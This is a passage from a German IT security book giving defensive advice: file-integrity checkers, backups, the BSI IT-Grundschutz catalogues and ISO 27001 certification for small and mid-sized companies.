


Bild 19.44: Sicherheitsrichtlinien festlegen

Das Ergebnis findet sich dann unter *Systemsteuerung / Verwaltung / Ereignisanzeige / Sicherheit.*




Bild 19.45: Sicherheitsverletzungen überwachen in der Ereignisanzeige

Der nächste logische Schritt ist das Protokollieren von Systemveränderungen. Für Privatpersonen gut geeignet ist das im Kapitel »Malware-Attacke aus dem Internet« vor-

gestellte kostenlose *WinCon* 6[277]. Das Tool macht einen Schnappschuss aller Dateien auf einem ausgewählten Laufwerk und kann beim nächsten Aufruf die Veränderungen, die seit diesem Zeitpunkt eingetreten sind, protokollieren und anzeigen. Je nach Anwender- und Surfverhalten ändern sich die Dateien aber ziemlich rapide. Um hier die Übersicht zu bewahren, sollten mögliche Veränderungen in kurzen und regelmäßigen Zeitintervallen überprüft werden. Wurden keine sicherheitsrelevanten Veränderungen festgestellt, wird dieser neue Zustand (X + n) als zukünftige Referenz abgespeichert.

Eine andere Möglichkeit ist der Einsatz des Advanced Checksum Verifier (ACSV)[278], der für jede (System-)Datei eine Prüfsumme in seiner Datenbank ablegt und auch ohne Installation lauffähig ist.




Bild 19.46: Systemintegrität über Checksummen sichern

Ähnlich, vielleicht sogar etwas schneller und noch dazu kostenlos, arbeitet FileCheckMD5 beziehungsweise dessen Nachfolger ExactFile. Für den Check des Windows-Verzeichnisses mit ca. 3,5 GB Daten muss man etwa mit 10 Minuten Zeitaufwand rechnen. Für einen Statuscheck kann man das eventuell kompromittierte System mit einer Boot-CD starten, auf der sich der Filechecker befindet. So eine Prüfung empfiehlt sich dann, wenn man die Anwesenheit eines Rootkits vermutet. Wer mehr Wert auf Komfort legt, dem können wir noch den (kostenlosen) Sentinel[280] empfehlen. Das Tool lässt sich in bestehende Antivirensoftware integrieren und überwacht neben der Registry auch andere kritische Systemdateien und Ordner.

---

[277] Die Version 7 ist leistungsfähiger, einfacher zu bedienen, aber nicht mehr kostenlos. Für unsere Zwecke reicht die Vorgängerversion aus.

[278] funktionstüchtige Demo unter www.irnis.net/soft/acsv/

[279] http://www.exactfile.com

[280] http://www.runtimeware.com/sentinel.html




Bild 19.47: Sentinel: Überwachen und Reparieren

Der Nutzen von solchen Tools stößt dort an seine Grenzen, wo ein Schädling wichtige Systemdateien korrumpiert, ersetzt, überschrieben oder sonst wie ausgetauscht hat. Einen gewissen Schutz bietet zwar auch der Windows-eigene Systemdateischutz, der mit *Start / Ausführen / cmd / sfc /scannow* aktiviert wird. Aber ob die veränderten Dateien durch einen Schädling oder ein zulässiges Update ersetzt wurden, bekommt man damit nicht ohne Weiteres heraus. Man hat die Wahl: Entweder bleibt die Systemdatei in ihrem veränderten Zustand oder sie wird durch ihr älteres Pendant ersetzt, das sich auf der Original-Installations-CD befindet und von dort zurückgespielt wird.

Sicherer ist in jedem Fall das Anlegen von Backups, auf die im Notfall (wenn unliebsame Veränderungen festgestellt werden) zurückgegriffen werden kann. Für Privatanwender etwas überdimensioniert ist *Xintegrity*[281], das nicht nur eine Checksumme für jede zu überprüfende Datei anlegt, sondern die Datei selbst in einer Datenbank abspeichert, wo sie im Fall der Fälle einfach restauriert werden kann. Wie auch immer, jeder für Sicherheitsfragen sensibilisierte PC-Nutzer sollte seine Daten in regelmäßigen Abständen sichern.

Neben der allgemeinen Sorglosigkeit beim Surfen und Saugen fällt uns im Bekanntenkreis immer wieder auf, dass das Thema Backup ausgesprochen unbeliebt zu sein scheint. Viele vergessen, dass es nicht nur extrem zeitaufwendig sein kann, ein aus der Not heraus »plattgemachtes« System wieder neu aufzusetzen, sondern dass von Schädlingen häufig auch Nutzdaten wie Officedateien (**.doc*, **.pdf*, **.ppt*, **.xls* etc.) oder Grafik- und Multimediadateien (Bilder, MP3s, Videos) gelöscht, verschlüsselt oder sonst

[281] http://www.xintegrity.com/download.html

wie unbrauchbar gemacht werden – ein Schaden, der häufig qualitativer und nicht mehr nur quantitativer Art ist. Über Backuptechnologien und -strategien gibt es dicke Bücher, deshalb zum Abschluss hier nur ein paar klassische Tipps:

- Nehmen Sie ein Backupprogramm, mit dem Sie in der Praxis auch zurechtkommen. Tools, die schwierig zu konfigurieren und im Notfall auch komplex zu bedienen sind, sollten Sie außen vor lassen. Prinzipiell empfehlenswert sind Disk-Imager, das sind Tools, mit denen sich mit einem Mausklick ein (komprimierter) Schnappschuss einer Partition bzw. einer Festplatte erstellen lässt. Sollte dann ein Schaden eingetreten sein, kann man das Image mit einem weiteren Mausklick zurücksichern; man kann aber auch aus dem Image einzelne Dateien extrahieren. Unser Favorit ist nach wie vor das Tool *Drivesnapshot* von Tom Ehlert, da sich mit diesem Werkzeug auch komplett verschlüsselte Partitionen sichern und zurückschreiben lassen.
- Anwenderbezogene Daten wie MP3s, Textdateien, Videos etc. kann man auch direkt auf eine (wiederbeschreibbare) DVD sichern.
- Für Anwender mit kleinen Heimnetzen ist eine externe Festplatte (USB oder Firewire) als Speichermedium die erste Wahl. Es ist von den Speicherkosten günstiger als ein Streamer, wesentlich einfacher zu bedienen und vor allem sehr viel schneller. Allerdings sollten Sie darauf achten, dass im laufenden Betrieb die Backupplatte abgeklemmt ist. Es ist äußerst unwahrscheinlich, kann aber vorkommen, dass ein Schädling sich konsequent über Festplattengrenzen und auch übers Netzwerk hinweg ausbreitet. Und da wir gerade dabei sind: Eine weitere Sicherung Ihrer Daten sollte physisch getrennt vom PC-Arbeitsplatz aufbewahrt werden – den weiteren unwahrscheinlichen Fall angenommen, dass Einbruch, Vandalismus oder Feuer die PCs samt Backupmedien in Mitleidenschaft ziehen (idealerweise verschüsselt).
- Machen Sie einen Probelauf – es ist kein gutes Gefühl, sich im Ernstfall zum ersten Mal mit der Restore-Funktion auseinandersetzen zu müssen, um dann vielleicht festzustellen, dass ein vorheriger Bedienfehler das Backup zunichte gemacht hat.

20 Company Networking

Ein Blick auf die vom Bundesamt für Sicherheit in der Informationstechnik (BSI)[282] seit etwa 15 Jahren herausgegebenen und mittlerweile viertausend Seiten umfassenden IT-Grundschutz-Kataloge heißt, macht klar, dass ein grundsätzlicher Unterschied zwischen Heim- und Unternehmensnetzwerken besteht.

So empfiehlt beispielsweise der Bundesbeauftragte für den Datenschutz den IT-Grundschutz als Methode zur Erstellung von Sicherheitskonzepten. Bei den IT-Grundschutz-Katalogen handelt es sich um ein umfassendes Werkzeug zur Entwicklung eines Managementsystems für Informationssicherheit. Die IT-Grundschutz-Kataloge haben sich mit ihren Definitionen von Sicherheitsrichtlinien – gerade im deutschsprachigen Raum – als Standardwerk zur IT-Sicherheit durchgesetzt mit dem Ziel, einen reibungslosen Geschäftsbetrieb zu ermöglichen. Unternehmen aller Größenordnungen verwenden die IT-Grundschutz-Kataloge als Hilfsmittel bei der Konzeption, Realisierung und Revision von Standardsicherheitsmaßnahmen.

Detailliert beschreiben die IT-Grundschutz-Kataloge eine systematische Methodik zur Erarbeitung von IT-Sicherheitskonzepten auf Grundlage praxiserprobter Standardsicherheitsmaßnahmen. Diese umfasst Empfehlungen für typische IT-Systeme mit normalem Schutzbedarf, eine Darstellung der pauschal angenommenen Gefährdungslage, ausführliche Maßnahmenbeschreibungen als Umsetzungshilfe, eine Beschreibung des Prozesses zum Erreichen und Aufrechterhalten eines angemessenen IT-Sicherheitsniveaus sowie eine einfache Verfahrensweise zur Ermittlung des erreichten IT-Sicherheitsniveaus in Form eines Soll-Ist-Vergleichs. Einen unterhaltsamen Einstieg in den IT-Grundschutz bietet der Webkurs »IT-Grundschutz[283]« auf der Website des BSI:

[282] http://www.bsi.de/

[283] https://www.bsi.bund.de/DE/Themen/weitereThemen/ITGrundschutzSchulung/SchulungdesBSI/schulungdesbsi_node.html




Bild 20.1: Webkurs IT-Grundschutz

Nach erfolgreicher Umsetzung der BSI-Standards[284] und aller relevanten IT-Grundschutz-Maßnahmen kann ein Unternehmen mit einem Zertifikat nach ISO 27001 auf der Basis von IT-Grundschutz die Bemühungen um IT-Sicherheit nach außen transparent machen. Das Zertifikat garantiert durch geeignete Anwendung von organisatorischen, personellen, infrastrukturellen und technischen Standardsicherheitsmaßnahmen ein Sicherheitsniveau, das für den normalen Schutzbedarf angemessen und ausreichend ist, um geschäftsrelevante Informationen zu schützen. Darüber hinaus bilden die Maßnahmen der IT-Grundschutz-Kataloge nicht nur eine Basis für hochschutzbedürftige IT-Systeme und Anwendungen, sondern liefern an vielen Stellen bereits höherwertige Sicherheit.


Voraussetzung für die Vergabe eines ISO 27001-Zertifikats auf der Basis von IT-Grundschutz oder eines Auditor-Testats ist eine Überprüfung durch einen vom BSI zertifizierten ISO-27001-Grundschutz-Auditor. Zu den Aufgaben eines ISO-27001-Grundschutz-Auditors gehören eine Sichtung der von der Institution erstellten Referenzdokumente, die Durchführung einer Vor-Ort-Prüfung und die Erstellung eines Auditreports. Für die Vergabe eines ISO-27001-Zertifikats muss dieser Auditreport zur Überprüfung dem BSI vorgelegt werden. Auf der Grundlage des Auditreports und des

[284] https://www.bsi.bund.de/cln_183/DE/Themen/ITGrundschutz/ITGrundschutzStandards/ITGrundschutzStandards_node.html

ISO-27001-Grundschutz-Zertifizierungsschemas[285] wird seitens der BSI entschieden, ob ein Zertifikat ausgestellt werden kann oder nicht.

Ein Zertifikat ist drei Jahre gültig, wobei von einem Auditor jährliche Überwachungsaudits des zertifizierten Untersuchungsgegenstands durchzuführen sind. Vor Ablauf der Gültigkeit des Zertifikats kann ein Re-Zertifizierungsverfahren angestrebt werden.

Weiterhin bietet das BSI auch eine Toolunterstützung für IT-Grundschutz an, genauer gesagt das GSTOOL[286], welches jedoch mit dem Open-Source-ISMS-Tool *verinice*[287] einen ernsthaften Konkurrenten erhalten hat.



Das GSTOOL unterstützt insbesondere bei folgenden Aufgaben im Rahmen der Sicherheitskonzeption:

- Erfassung von IT-Systemen, Anwendungen, Netzen u.s.w.
- Erfassen zusätzlicher Informationen
- Modellierung und Schichtenmodell nach IT-Grundschutz
- ISO 27001 Zertifikat auf der Basis von IT-Grundschutz
- Basissicherheitscheck / Maßnahmenumsetzung
- Risikoanalyse auf der Basis von IT-Grundschutz
- Kostenauswertung
- Schutzbedarfsfeststellung
- Berichterstellung
- Revisionsunterstützung

Technische Leistungsmerkmale von GSTOOL:

- Verwaltung mehrerer Sicherheitskonzepte in einem Tool
- Netzwerkfähigkeit
- Zweisprachigkeit: deutsch/englisch (mit der Möglichkeit auch andere Sprachversionen einzubinden)
- Historienführung auf Feldebene
- Einfaches Update der Datenbasis über das Internet
- Importfunktion für Datenbestände aus der Vorversion
- Export von Teilarbeitsbereichen bei nicht vorhandener Netzwerkverbindung
- Verschlüsselung von benutzerspezifischen Daten für Exporte (Dateiverschlüsselung)

Bild 20.2: GSTOOL für das Management von Sicherheitskonzepten

Auch nur annähernd die wichtigsten Aspekte zur Vorbeugung möglicher Risiken, denen ein Unternehmensnetzwerk ausgesetzt ist, hier abhandeln zu wollen, wäre vermessen und würde den Rahmen unseres Buchs deutlich sprengen. Stattdessen möchten wir exemplarische Tipps und generische Maßnahmen aus unserer Praxis vorstellen in der Hoffnung, Sie als IT-Verantwortlichen/IT-Sicherheitsbeauftragten eines kleineren oder mittleren Unternehmens für einige sinnvolle Grundschutzmaßnahmen motivieren zu können.

---

[285] https://www.bsi.bund.de/cae/servlet/contentblob/478206/publicationFile/31003/Pruefschema_V_2_1_pdf.pdf

[286] https://www.bsi.bund.de/cln_183/DE/Themen/weitereThemen/GSTOOL/gstool_node.html

[287] http://www.verinice.org/

Im Gegensatz zu Privatanwendern gibt es für Firmen eine ganze Reihe von Vorschriften, Richtlinien und Gesetzen zum Thema Informationssicherheit zu beachten:

- Bundesdatenschutzgesetz (BDSG)
- BASEL II
- Mindestanforderungen an das Risikomanagement (MaRisk)
- Gesetz zur Kontrolle und Transparenz im Unternehmensbereich (KonTraG)
- Sicherheitsprüfung nach IDW PS 330

Bereits zum dritten Mal veröffentlichte das BSI seinen Lagebericht zur IT-Sicherheit in Deutschland[288]. Im Jahr 2009, so das Fazit, sei eine fortschreitende Internetkriminalität zu verzeichnen gewesen. Insgesamt 20 Prozent der Unternehmen planen, gezielte Anstrengungen zur Verbesserung des Sicherheitsmanagements zu unternehmen. Begleitend dazu wächst der Markt für Security-Lösungen um 12,7 Prozent (Zeitraum 2006 – 2009). Auf der anderen Seite stimmt bedenklich, dass über drei Viertel der im Jahr 2008 neu entdeckten Schwachstellen auch ein Jahr später noch von einem entfernten Angreifer ausgenutzt werden können; »für rund die Hälfte der neu gemeldeten Schwachstellen wurde von den Herstellern der Produkte kein Update zur Behebung des Sicherheitsproblems bereitgestellt« (S. 19).

Häufiger sind es auch punktuelle Verletzungen von Sicherheitsstandards und -regeln, die gravierende Risiken für ein Unternehmen bergen können. Miterlebt und gesehen:

- Login-Daten eines Abteilungsnotebooks, welches sich mehrere Mitarbeiter teilen, als Notiz auf der Innenseite des Notebooks.
- nicht lizenzierte Softwarekopien auf einzelnen Arbeitsplatzrechnern.
- Datensicherungen, die sich beim Schadensfall als wertlos erwiesen haben.
- Komplette MP3- & Warez-Sammlungen auf Firmenservern.
- Einsatz von ungeschützten VoIP-Systemen in Forschungsabteilungen.
- Strategiepapiere in unzureichend geschützten Verzeichnissen.
- Deaktivierte optische Laufwerke, aber frei zugängliche USB-Ports in etlichen Workstations.
- IT-Mitarbeiter, die das Surfverhalten von Führungskräften (Pornoseiten) klammheimlich (und zu ihrem Vergnügen) ausspionieren.

Und das ist nur ein kleiner Ausschnitt aus dem alltäglichen Risikoszenario. Der wichtigste Schritt besteht jetzt nicht darin, in die Tool-Ecke zu greifen, sondern in einer systematischen, ineinander übergreifenden Herangehensweise nebst Risikobewertung und Eintrittswahrscheinlichkeit.

[288] https://www.bsi.bund.de/DE/Publikationen/Lageberichte/lageberichte_node.html

Hilfreich dafür ist z. B. der vom BSI ebenfalls veröffentlichte Leitfaden »Informationssicherheit – IT-Grundschutz kompakt«[289], der wesentlich schlanker gehalten ist als die mächtigen IT-Grundschutz-Kataloge und einen ersten Schritt zur Sicherheit und Zuverlässigkeit von Informations- und Kommunikationstechnik darstellt – auch ohne große IT-Budgets. Aufgeführte Schadensfälle zur Sensibilisierung, Sicherheitsmaßnahmen und Checklisten erleichtern den systematischen Einstieg in das Thema Informationssicherheit, welches nur bedingt aus technischen Aspekten besteht.

Für kleinere und mittlere Unternehmen bietet das Microsoft Security Assessment Tool (MSAT) eine zusätzliche Orientierung. MSAT wertet dabei Informationen aus, die einem mehrstufigen Befragungsprozess erhoben werden.




Bild 20.3: Security Assessment von Microsoft

Der Zeitaufwand ist gering: Um alle Fragen zu beantworten, braucht man ungefähr eine Stunde Zeit. Allerdings sollte, um eine vernünftige und brauchbare Aussage zu erhalten, dieses Assessment nur von qualifiziertem Personal durchgeführt werden. Als Resultat erhält man einen Bericht mit Anhaltspunkten, in welchen Bereichen das Verhältnis von Risiken zu getroffenen Sicherheitsmaßnahmen disproportional ist bzw. in welchem Reifegrad sich die eigene IT-Sicherheit befindet.

[289] https://www.bsi.bund.de/cae/servlet/contentblob/540280/publicationFile/34662/GS-Leitfaden_pdf.pdf




Bild 20.4: Auswertung MSAT

Wir möchten zudem auf zahlreiche Kampagnen zur Informationssicherheit hinweisen, beispielsweise die Initiative Deutschland sicher im Netz e. V.[290] unter der Schirmherrschaft des BMI[291], die ein erfrischendes Potpourri an Tipps und Checklisten bis hin zu Fachveranstaltungen zu sicherheitsrelevanten Bereichen anbietet.

20.1 Basiselemente zur Unternehmenssicherheit

Im Gegensatz zur soeben dargestellten prophylaktischen Verfahrensweise im Home Office sind in Unternehmen sehr viel weitläufigere Herausforderungen im Rahmen der Informationssicherheit zu bewältigen. Auf die konkrete Vorstellung von Tools und Einstellungen zur Schaffung eines höheren Sicherheitsniveaus wird daher in diesem Kapitel gänzlich verzichtet, da das Ökosystem »Unternehmen« im Regelfall zu heterogen ist, als dass – zumindest in einem vertretbaren Umfang – konkrete Tipps zu einzelnen Systemen gegeben werden könnten: Denn neben Windows- und UNIX/Linux-Systemen sind üblicherweise eine Vielzahl weiterer, oftmals sehr komplexer Technologien im Einsatz, die eine Grundlage für zahlreiche Geschäftsprozesse in Unternehmen liefern. So treffen beispielsweise Router, Switches, Firewalls, Mailserver, TK-Anlagen, SAN, Virtualisierung und Funktechniken aufeinander und bedürfen einer ganzheitlichen Betrachtung.

Im Folgenden wird daher ausschließlich auf ausgewählte und nach Ansicht der Autoren auf fundamental bedeutsame, generische Sicherheitsmaßnahmen Bezug genommen, die

[290] https://www.sicher-im-netz.de/Default.aspx

[291] http://www.bmi.bund.de/cln_174/DE/Home/startseite_node.html

wiederum in den IT-Grundschutz-Katalogen des BSI detailliert dargestellt werden. Es handelt sich dabei um ausgesuchte organisatorische, personelle, infrastrukturelle und technische Standardsicherheitsmaßnahmen, deren Umsetzung ein angemessenes Sicherheitsniveau schafft, das für den normalen Schutzbedarf angemessen und ausreichend ist, um geschäftsrelevante Informationen zu schützen. Zudem handelt es sich im Wesentlichen um diejenigen Sicherheitsmaßnahmen, die einem Angreifer der in diesem Buch bereits dargestellten Angriffe das Wasser abgegraben und die Aussicht auf einen Erfolg bereits im Vorfeld ad absurdum geführt hätten.

20.2 Teilbereich Infrastruktur und Organisation

Geschlossene Fenster und Türen

